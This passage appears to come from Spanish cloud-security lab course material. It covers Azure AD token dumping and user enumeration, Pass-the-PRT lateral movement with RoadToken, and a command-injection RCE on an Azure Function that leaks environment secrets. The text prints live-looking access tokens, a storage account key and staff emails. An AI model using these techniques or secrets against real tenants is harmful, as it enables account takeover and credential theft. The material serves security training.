                 8QwHKZVVnWCc5r_l8pBsQoK-qaR08D7z9rG8Hhif57GrM0UQa-RHT4yGD6ODAviHKS8yAAxUSXxo8cBeeppmvH
                 FL7G0Kwrw2uM2DdAHq-jJSOB4sdsJgYDnT0pw6tfeZfY1ei3AEUKZ-ViTBj5R4SYBylcvm9Ydw
refresh_token  : 0.AVkAf7txBbLB7kaBltGcVtDAZdYOWdOzUgJBrv-q0ikqsBydAEs.AgABAAEAAAD--DLA3VO7QrddgJg7Wevr
                 IVbxuiJCOdbZY9d5DesZWPLXEtYbqmSTGLfvhIfVlEj-v872xBEGtoL7sWY1fYgF5CvVcFmXMgiitfo6WjNFTj
                 4ytpuL8FdamHJBQ63FWu9ZLCact-yCeakqkJuUw4NmG-rOGNZmfIgdeosGakds7yeNC4wASDoEIZoGar-iMnRQ
                 pAN8uatKzUM-XDghhHQyehlBgUuoCzxZsEBoZ6hmlxM9EkoUxqVGFbVj2Nha_7Bav_sT7rPlQljwy0xZKrAxZC
                 OhNlPn8OyXQ8mMr-ZzA3jgQ0zJdoROsTY22rno7hmmv5WCBgR2NAb2e00Jkm1wzld9lvEjPxWc3faI7Dhw7Qho
                 hyYswIkcAQM4B9XqGQ_an4uYq-qpvvyodeduiVg2QgPiTFZ6EyEpKVS7z654SZY
foci           : 1
id_token       : eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiJkMzU5MGVkNi01MmIzLTQxMDItYWVmZi1hYWQyMj
                 1kMTljNTZkMGMwNjUvIiwiaWF0IjoxNjc1MzY4NTMwLCJuYmYiOjE2NzUzNjg1MzAsImV4cCI6MTY3NTM3MjQz
                 My4xMy4xMzIuNDAiLCJuYW1lIjoiU29wb3J0ZSBUZWNuaWNvIiwib2lkIjoiN2FhNzk4ODgtOTlhZi00MTdlLT
                 M2MTE3NjE5LTM2MDEiLCJwdWlkIjoiMTAwMzIwMDI2NjNGMDY1OSIsInJoIjoiMC5BVmtBZjd0eEJiTEI3a2FC
                 a2NXajNVZnU0clhrNUktOFNxN25zUGlGOCIsInRpZCI6IjA1NzFiYjdmLWMxYjItNDZlZS04MTk2LWQxOWM1Nm
                 ljcm9zb2Z0LmNvbSIsInVwbiI6InNvcG9ydGUudGVjbmljb0BTcGFydGFuQ3liZXJzZWN1cml0eS5vbm1pY3Jv

typ : JWT
alg : RS256
x5t : -KI3Q9nNR7bRofxmeZoXqbHZGew
kid : -KI3Q9nNR7bRofxmeZoXqbHZGew

soporte.tecnico@SpartanCybersecurity.onmicrosoft.com
```

Enumeración utilizando el API de Microsoft GRAPH



https://learn.microsoft.com/es-es/graph/use-the-api

Enumeración con AzureAD

```
Gerh  AzureAD  $token="eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkd
L2dyYXBoLndpbmRvd3MubmV0LyIsImlzcyI6Imh0dHBzOi8vc3RzLndpbmRvd3MubmV0LzA1NzFiYjdmLWMxYjItNDZlZS04MTk2LWQxOWM1NmQwYzA2NS8iLCJpYXQiOjE2NzYwODc1ODYsIm5iZiI6MTY3NjA4Nz
LCJhY3IiOiIxIiwiYWlvIjoiQVZRQXEvOFRBQUFBN2EyYXNTN0lzQlRyNXRkNis2MkJhN0tjQkliVFlvYzk5T21oUGlUQjRNMjJmb0xLak0wZXN5UC85TDFFazcraGhFdkxHZHJMRjJ5dnV6N3g0cFU4K1BVL2ZDSE
YW1yIjpbInB3ZCIsIm1mYSJdLCJhcHBpZCI6ImQzNTkwZWQ2LTUyYjMtNDEwMi1hZWZmLWFhZDIyOTJhYjAxYyIsImFwcGlkYWNyIjoiMCIsImdpdmVuX25hbWUiOiJzb3BvcnRlLnRlY25pY28iLCJpcGFkZHIiOi
ZSI6IlNvcG9ydGUgVGVjbmljbyIsIm9pZCI6IjdhYTc5ODg4LTk5YWYtNDE3ZS05NTU5LTAxNDQ5MTVhYWU1NyIsIm9ucHJlbV9zaWQiOiJTLTEtNS0yMS0xNjcwMzcyMTU3LTM3MDQ1MTgxLTczNjExNzYxOS0zNj
NjYzRjA2NTkiLCJyaCI6IjAuQVZrQWY3dHhCYkxCN2thQmx0R2NWdERBWlFJQUFBQUFBQUFBd0FBQUFBQUFBQUNkQUVzLiIsInNjcCI6InVzZXJfaW1wZXJzb25hdGlvbiIsInN1YiI6IjQzUjJVVkdybDZzWXhieF
TzZCbzZIVWciLCJ0ZW5hbnRfcmVnaW9uX3Njb3BlIjoiU0EiLCJ0aWQiOiIwNTcxYmI3Zi1jMWIyLTQ2ZWUtODE5Ni1kMTljNTZkMGMwNjUiLCJ1bmlxdWVfbmFtZSI6InNvcG9ydGUudGVjbmljb0BTcGFydGFuQ3
c29mdC5jb20iLCJ1cG4iOiJzb3BvcnRlLnRlY25pY29AU3BhcnRhbkN5YmVyc2VjdXJpdHkub25taWNyb3NvZnQuY29tIiwidXRpIjoiM0dRWDB3Q2ZDa3lON193N0JuMUNBQSIsInZlciI6IjEuMCJ9.IC5PF2HUK
JfgNfoT0okPY1M4Fnl4UedpcjhiX2-6h6UBmqRpkxc88Lqb28Bt-GAyWDbbczihqu20DUpjebS6WrsU8k8unPFO9elbCT9G3loIrljPuOKM67BkTlJ-hmwqU_aoKvsueTKqMhL7FPmVwagbFdg29PlcLkVhfHyxRWg
JnZ11BhmD8SnLefR4X9Re8pSH3wwsjUm3ADu6c4_gLewG1MdPetkzwrCP3Htb0-AjBdz6B-PYJ9h-PYxx2_BwSAkUM1ShMTCakDOSkIBV-qMdbYOVcXAWrA"
Gerh  AzureAD  Connect-AzureAD -AadAccessToken $token -AccountId soporte.tecnico@spartancybersecurity.onmicrosoft.com

Account                                          Environment TenantId                            TenantDomain                          AccountType
-------                                          ----------- --------                            ------------                          -----------
soporte.tecnico@spartancybersecurity.onmicrosoft.com AzureCloud  0571bb7f-c1b2-46ee-8196-d19c56d0c065 spartancybersecurity.onmicrosoft.com AccessToken
```

```
Gerh  AzureAD  Get-AzureADUser

ObjectId                             DisplayName                                                UserPrincipalName
--------                             -----------                                                -----------------
e68025d3-fb78-4418-a53a-29f728b4d36b Gisella Maria Coronado Coronel                              Administrador@spartancybersecurity.onmicrosoft.com
c66c08fd-f72a-4439-aa9a-4c006ef7d752 Invitado especial                                          brandon.lopez_vikingscybersec.onmicrosoft.com#EXT#@SpartanCybersecurity
4bc38d7d-90c6-45b7-b98d-1c2e7fae8c4a Camila Coronado                                            camila.coronado@spartancybersecurity.onmicrosoft.com
214dae51-0ecf-408a-8b80-427424ffeb5d daniel.castro                                              daniel.castro@spartancybersecurity.onmicrosoft.com
f38cf8a9-2356-4c41-90bd-e4992a7572f3 Gomez Daniela                                              daniela.gomez@SpartanCybersecurity.onmicrosoft.com
9976a517-2a7b-4f2f-bcf1-2e4702879f48 deicy.hernandez                                            deicy.hernandez@spartancybersecurity.onmicrosoft.com
84b9ab7f-9a39-4627-acd9-329f2e39ab5d Desarrollo Software COL                                    developers.colombia@spartancybersecurity.onmicrosoft.com
49a5f66a-838d-4733-a380-741002fd87d1 Devops Team                                                devops@SpartanCybersecurity.onmicrosoft.com
e55619b0-856d-4ee0-b088-73a50aaa38d2 Emily Susana                                               emily.susana@spartancybersecurity.onmicrosoft.com
7e6d6d4e-1e8c-4052-8465-65acba8e45ec francisco.perez                                            francisco.perez@spartancybersecurity.onmicrosoft.com
154420d3-b9a6-4233-8e37-f89fc9b4f44b Gonzalez Gustavo                                           gustavo.gonzalez@SpartanCybersecurity.onmicrosoft.com
44698a0b-7162-44b9-94d0-867e5daf8336 Carlos Jorge                                               jorge.carlos@SpartanCybersecurity.onmicrosoft.com
c7ff1038-8604-46e6-b329-c30bbcf427d5 Rodriguez Lucho                                            lucho.rodriguez@SpartanCybersecurity.onmicrosoft.com
d4c15879-deee-4e92-af0c-89889815b404 Pablo Martinez                                             pablo.martinez@spartancybersecurity.onmicrosoft.com
7aa79888-99af-417e-9559-0144915aae57 Soporte Tecnico                                            soporte.tecnico@SpartanCybersecurity.onmicrosoft.com
387ae980-e1b0-4440-8f89-492944b2c554 Gerardo Rueda Hernandez                                    soporte_spartan-cybersec.com#EXT#@SpartanCybersecurity.onmicrosoft.com
44fa0c23-c9a0-41ab-aed8-51f57fc7a7be sqladmin                                                   sqladmin@spartancybersecurity.onmicrosoft.com
f5780d58-f37c-42c6-bdcb-d63087bd905d On-Premises Directory Synchronization Service Account     Sync_DC01_d3db184dd549@SpartanCybersecurity.onmicrosoft.com
2191da55-0e90-44af-accd-0abd152ada27 Yesith Alexander                                           yesith.alexander@spartancybersecurity.onmicrosoft.com
```


Pass-The-PRT Movimiento lateral de on-premises hacia la nube

Pass The PRT

Hay varias formas bien documentadas en que los atacantes y el malware pueden propagarse lateralmente a través de servidores y escritorios de Windows. Enfoques como pass-the-ticket, pass-the-hash, overpass-the-hash y Golden Tickets continúan siendo técnicas efectivas de movimiento lateral.

Y como si eso no fuera suficiente para preocuparse, una nueva investigación ha demostrado técnicas similares que son efectivas para moverse lateralmente desde una estación de trabajo comprometida a recursos de nube conectados en Azure. Esto también pasa por alto toda la autenticación fuerte y la autenticación multifactor que pueda haber.

Usuario protegido por MFA



Identificando un equipo unido a Azure

```
PS C:\Users\soporte.tecnico> Dsregcmd.exe /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
               Device Name :

+----------------------------------------------------------------------+
| Device Details                                                       |
+----------------------------------------------------------------------+

                  DeviceId : dfb66cbf-f909-41c7-9e25-31a89627f221
                Thumbprint : D5FEF518C9D771A67F8B34871DE47F7A5BB994F4
 DeviceCertificateValidity : [ 2023-01-16 16:45:59.000 UTC -- 2033-01-16 17:15:59.000 UTC ]
             KeyContainerId : 268c9483-5d7b-40a9-b4ad-3f4526689fbd
               KeyProvider : Microsoft Software Key Storage Provider
             TpmProtected : NO
          DeviceAuthStatus : SUCCESS

+----------------------------------------------------------------------+
| Tenant Details                                                       |
+----------------------------------------------------------------------+

               TenantName : Spartan-Cybersecurity
                 TenantId : 0571bb7f-c1b2-46ee-8196-d19c56d0c065
                      Idp : login.windows.net
```


```
+----------------------------------------------------------------------+
| SSO State                                                            |
+----------------------------------------------------------------------+

                AzureAdPrt : YES
     AzureAdPrtUpdateTime : 2023-01-17 19:48:28.000 UTC
     AzureAdPrtExpiryTime : 2023-01-31 19:48:54.000 UTC
      AzureAdPrtAuthority : https://login.microsoftonline.c
             EnterprisePrt : NO
   EnterprisePrtAuthority :
```

Obteniendo el Nonce

```
PS C:\Users\studiante1\Desktop\HACKER> $TenantId = "0571bb7f-c1b2-46ee-8196-d19c56d0c065"
PS C:\Users\studiante1\Desktop\HACKER> $URL = "https://login.microsoftonline.com/$TenantId/oauth2/token"
PS C:\Users\studiante1\Desktop\HACKER> $Params = @{
>>  "URI" = $URL
>>  "Method" = "POST"
>> }
PS C:\Users\studiante1\Desktop\HACKER> $Body = @{
>>  "grant_type" = "srv_challenge"
>>  }
PS C:\Users\studiante1\Desktop\HACKER> $Result = Invoke-RestMethod @Params -UseBasicParsing -Body $Body
PS C:\Users\studiante1\Desktop\HACKER> $Result.Nonce
AwABAAEAAAACAOz_BAD0_-aVX_0JQ-5H8OTuuVrRvKPltGRZFhK898UlaT-S-uQQCceZHXSP6fSODM70o-E9GwUDqgfGSIeRqnPOOfBKA7UgAA
```

El valor **Nonce** obtenido es normalmente un string utilizado en procesos de autenticación y autorización.

Utilizando RoadToken para obtener una cookie de sesión




MITRE

Táctica: Lateral Movement


Tecnica: Use Alternate Authentication Material: Application Access Token

ID: T1550.001

Configurando la cookie con inspeccionar elemento



Movimiento lateral exitoso



RCE sobre Serverless App

AWS Lambdas & Azure Functions

- Casos de estudio -

LABORATORIO

WebServices vulnerables a RCE

```
┌──(gerh㉿Spartan-Cybersecurity)-[~]
└─$ curl https://spartancybersec-atenea.azurewebsites.net/api/atenea-function?code=2VvhLu0HV
eFa7okZPhm8CP2uEwc5SdTJAzFup5n3Rw== -X POST -d '{"user":"gerh","password":"env"}'
Welcome gerh  y tu password es: SUDO_GID=0
CONTAINER_IMAGE_URL=mcr.microsoft.com/azure-functions/mesh:4.15.1-node18
USER=app
WEBSITE_CONTAINER_READY=1
WEBSITE_CONTENTSHARE=spartancybersec-ateneab596
REGION_NAME=East US 2
HOSTNAME=SandboxHost-638109759455646422
AzureWebJobsStorage=DefaultEndpointsProtocol=https;AccountName=atenea;AccountKey=GH1yMQ+BJFk
Ft4RScZsuWQIrDPERx/pjpPHewdDU3x8C9STSmhfh73goYu/G7nl0+ASt5DP76Q==;EndpointSuffix=core.windov
DOTNET_USE_POLLING_FILE_WATCHER=true
SHLVL=0
IDENTITY_HEADER=50101A451985409AA873FDF44DBF1F36
HOME=/home
APPSETTING_WEBSITE_CONTENTSHARE=spartancybersec-ateneab596
FUNCTIONS_WORKER_RUNTIME_PLACEHOLDER_MODE_LIST=node
WEBSITE_HOME_STAMPNAME=waws-prod-bn1-025
